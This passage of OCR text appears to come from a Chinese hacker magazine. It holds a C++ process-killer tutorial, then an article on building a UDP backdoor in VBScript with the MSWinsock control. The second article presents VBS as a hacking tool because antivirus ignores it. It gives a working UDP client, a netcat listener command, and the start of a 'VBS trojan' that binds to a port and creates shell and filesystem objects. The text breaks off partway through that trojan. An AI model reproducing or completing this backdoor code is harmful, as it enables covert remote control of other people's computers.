


图2

KillProcess的实现

这个程序中首先要使用CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0)来获得快照句柄，然后定义一个PROCESSENTRY32结构体类型的变量"pe32"来存放进程的信息，在使用"pe32"之前，一定要对pe32.dwSize赋个初值为Sizeof(PROCESSENTRY32)，然后才能够使用。接下来可以调用Process32First(hProcessSnap,&pe32)和Process32Next(hProcessSnap,&pe32)在循环中列出所有的进程信息。Main()函数的源代码如下：

```
DWORD    dProcessId;
HANDLE   ProcessSnap=CreateToolhelp32Snapshot
(TH32CS_SNAPPROCESS, 0);// 获得快照句柄
// 判断函数CreateToolhelp32Snapshot是否成功执行了。
if(hProcessSnap==(HANDLE)-1)
    exit(1);
// pe32中的dwSize字段必须赋初值，否则在执行
Process32First函数时会出错
PROCESSENTRY32 pe32 = {0};//pe32用来存放进程
的详细信息
pe32.dwSize = sizeof(PROCESSENTRY32);
// 列举所有进程信息
if (Process32First(hProcessSnap, &pe32))
{
    do
    {
    cout<<"cntThreads :"<<pe32.cntThreads<<
          " cntUsage :"<<pe32.cntUsage<<
              " dwFlags :"<<pe32.dwFlags<<"\n"<<
                "dwSize :"<<pe32.dwSize<<
        " pcPriClassBase :"<<pe32.pcPriClassBase<<
          " szExeFile :"<<pe32.szExeFile<<"\n"<<
        "th32DefaultHeapID :"<<pe32.th32DefaultHeapID<<
        " th32ModuleID :"<<pe32.th32ModuleID<<
          " th32ParentProcessID :"<<pe32.
th32ParentProcessID<<"\n"
        "th32ProcessID :"<<pe32.th32ProcessID<<endl;
    }
    while (Process32Next(hProcessSnap, &pe32));
// 直到列举完毕
}
```

在接下来的程序中，我们可以输入要结束进程的Pid，但是首先要判断一下输入的Pid是不是存在。如果Pid确实存在，那么就要调用OpenProcess(PROCESS_TERMINATE,FALSE,dProcessId)来得到进程句病，然后调用TerminateProcess(hProcess,0)结束指定句柄的进程。

```
// 根据输入的ProcessId结束进程
cout<<"Please Input the ProcessId that you want to
terminate(Quit for -1):"<<endl;
cin>>dProcessId;
bool        bExitFlags=false;
while(dProcessId!=-1)
{
    // 判断输入的ProcessId是否存在
    if(Process32First(hProcessSnap,&pe32))
    {
        do
        {
            if(pe32.th32ProcessID==dProcessId)
                bExitFlags=true;
        }while(Process32Next(hProcessSnap,&pe32));
    }
    // 如果不存在，就退出循环
    if(!bExitFlags)
    {
        cout<<"the ProcessID not exists,please retry!"
<<endl;
        cout<<"Please Input the ProcessId that you
want to terminate(Quit for -1):"<<endl;
        cin>>dProcessId;
        continue;
    }
    HANDLE hProcess=OpenProcess
(PROCESS_TERMINATE,FALSE,dProcessId);
    TerminateProcess(hProcess,0);
    cout<<"Please Input the ProcessId that you want to
terminate(Quit for -1):"<<endl;
    cin>>dProcessId;
}
if(hProcessSnap!=NULL)
    CloseHandle(hProcessSnap);
cout<<"Thank you for using our software. Goodbye!"
<<endl;
exit(0);
```

KillProcess程序的执行结果如图3所示。





图 3

写到这里，我的程序已经说完了，相信这些代码会对朋友们有所帮助的。

VBS+MSWinsock 打造灵巧UDP后门



文／图 Attrib

大概在一年前，VBS脚本病毒又揭起一阵热潮，一大群VBS病毒在互联网上盛行。那时的VBS病毒几乎都是用FSO、MAPI作为一个病毒传染引擎，所以我就想，VBS可否访问网络呢？如果它也能进行端口连接那就神奇了。从此之后，我就努力去找有关VBS的网络类资料，可惜找了好久，什么收获也没有，直到一个月前高考结束了，我才可以静下来搞这个东西，终于有了一点进展。

现在分析一下VBS的运作原理吧。VBS的全称是"Visual Basic Scripts"，由于VBS是由Visual Basic分离出来的一种面向对象的脚本语言，所以它的语法与Visual Basic差不多，而且也是靠Object来实现高级功能。只不过是VBS是用Wscript.exe或Cscript.exe来解释的，因此它不需要编译，直接运行就行了，所以这也是VBS脚本做黑客工具方面的特长之一：普通杀毒软件不会对VBS感兴趣。因为VBS是一种面向对象的脚本语言，所以微软的很多ActiveX组件都可以通过"CreateObject("ObjectName")"来创建引用，这可能是微软公司的程序接口吧！也许用过VB编写网络程序的朋友也知道，用VB写网络程序大致有两种：一是调用Windows的API函数，二是用VB自带的Winsock控件，也就是在Windows系统目录中见到的"MSWinsock.ocx"。由于前者的API函数比较复杂，很多朋友比较喜欢用VB自带的Winsock控件，不知道大家有没有留意到Winsock控件，其实它就是我前面讲的ActiveX组件，它提供了访问TCP和UDP网络服务的方便途径，可以编写客户或服务器应用程序，而不必了解TCP的细节或调用低级的Winsock APIs。通过设置控件的属性并调用其方法就可轻易连接到一台远程机器上去，并且还可双向交换数据。既然找到了访问网络的引擎，那如何来用呢？用法是不是和VB中一样呢？

Winsock控件用法大体上是同VB一样，但在VBS中，ActiveX控件并不是像VB中那样是可以见到的，要在VBS上引用它当然是先创建它的对象，创建方法就像创建FSO等对像。新建一个文本文件，在里面写入：

```
Set Sock=CreateObject("MSWinsock.Winsock")
Sock.AboutBox
```

保存为*.vbs运行它，就可以看到注册在你系统中的WinSock控件的有关信息，如图1所示。




图 1

怎能么样？开心吧，别急，我下面会详细讲讲。既然对象创建成功了，当然是要像VB中那样用它了。在VBS中创建的WinScok不能像VB中那样用图形界面设置参数就行，而是应该一步一个脚印来设置好你所创建的是什么协议。在WinSock控件中要设置的协议是通过"Protocol"来设定的，如sock.Protocol=0或sock.Protocol=1，注意当"Protoco"的值为"0"时，所创建的协议是TCP；值为"1"时，则创建的是UDP。

我先介绍一下有关WinSock控件引用的基本方法和事件吧：

```
LocalHostName //取得本地主机名
LocalIP       //取得本地主机IP
SocketHandle //取得创建SOCK的句柄
RemotePort    //设置或取得远程端口
LocalPort     //设置或取得本地端口
State         //返回创建sock的对像状态(代码如下){
    0 缺省的，关闭
    1 打开
    2 侦听
    3 连接挂起
    4 识别主机
    5 已识别主机
    6 正在连接
    7 已连接
    8 同级人员正在关闭连接
    9 错误}
BytesReceived //返回接收到的（当前在接收端缓冲区内的）数据的数量
Connect(RemoteHost,RemotePort) //建立远程连接，RemoteHost远程主机IP，RemotePort远程主机端口
    Listen //使SOCK侦听
    SendData/GetData //发送或接收数据
    Close //关闭对像
    Bind(LocalPort, LocalIP)//绑定本地端口
```

基本的东西我讲完了，下面测试一下远程主机会话吧（UDP），下面是一个VBS文件，大家可以试试，代码如下：

```
------------------------------------------
dim revdata
dim sendata
//创建Winsock对像
set sock=createobject("MSWinsock.Winsock")
//使用UDP协议
//建立连接
sock.Protocol=1sock.Connect "127.0.0.1",1234
//定义要发送的数据
sendata="Hello!!!"&chr(13)
//发送我们要发的数据
sock.senddata sendata
do
//如果有数据回应就显示它
if sock.BytesReceived>0 then
//定义接收数据类型(数据类型有vbByte、vbInteger、vbLong、vbSingle,//vbDouble、vbCurrency、vbDate、vbBoolean、vbError、vbString、vbArray+vbByte),//也只有定义好要接收的数据类型才能收到数据，不然会收到的是一堆乱码
sock.getdata revdata,vbString;
sendata=inputbox (revdata,"RecviedData","请输入你要发的信息")
sock.senddata senddata & chr(13)
//当收到含有exit字串时结束VBS进程
if instr(revdata,"exit") then exit do
else
end if
loop
//关闭对像套接
sock.close
------------------------------------------
```

然后用"nc -u -l -p 1234"监听本地UDP端口1234，再运行刚编写的VBS文件。看！我的NC有反应了，如图2 所示。




图 2

再看看防火墙里的连接状态，如图3 所示。




图 3

图3里面的"MicroSoft (r) Windows Based Script Host"就是我们的VBS主进程了。在NC里我们还可以发信息、聊天，怎么样？一个简单的UDP C/S已经完成了。下面我再写一个关于它的利用吧，既然它能访问网络，当然是用它的做个VBS木马啦！老编们不会反对吧？

```
------------------------------------------
Dim revdata
set sock=createobject("MSWinsock.Winsock")
set sc=createobject("WScript.Shell")
Set fso =CreateObject("Scripting.FileSystemObject")

sock.Protocol=1          //这个当然是UDP协议的标识啦
sock.bind 1234           //绑定本地的UDP端口

Do
if sock.BytesReceived>0 then
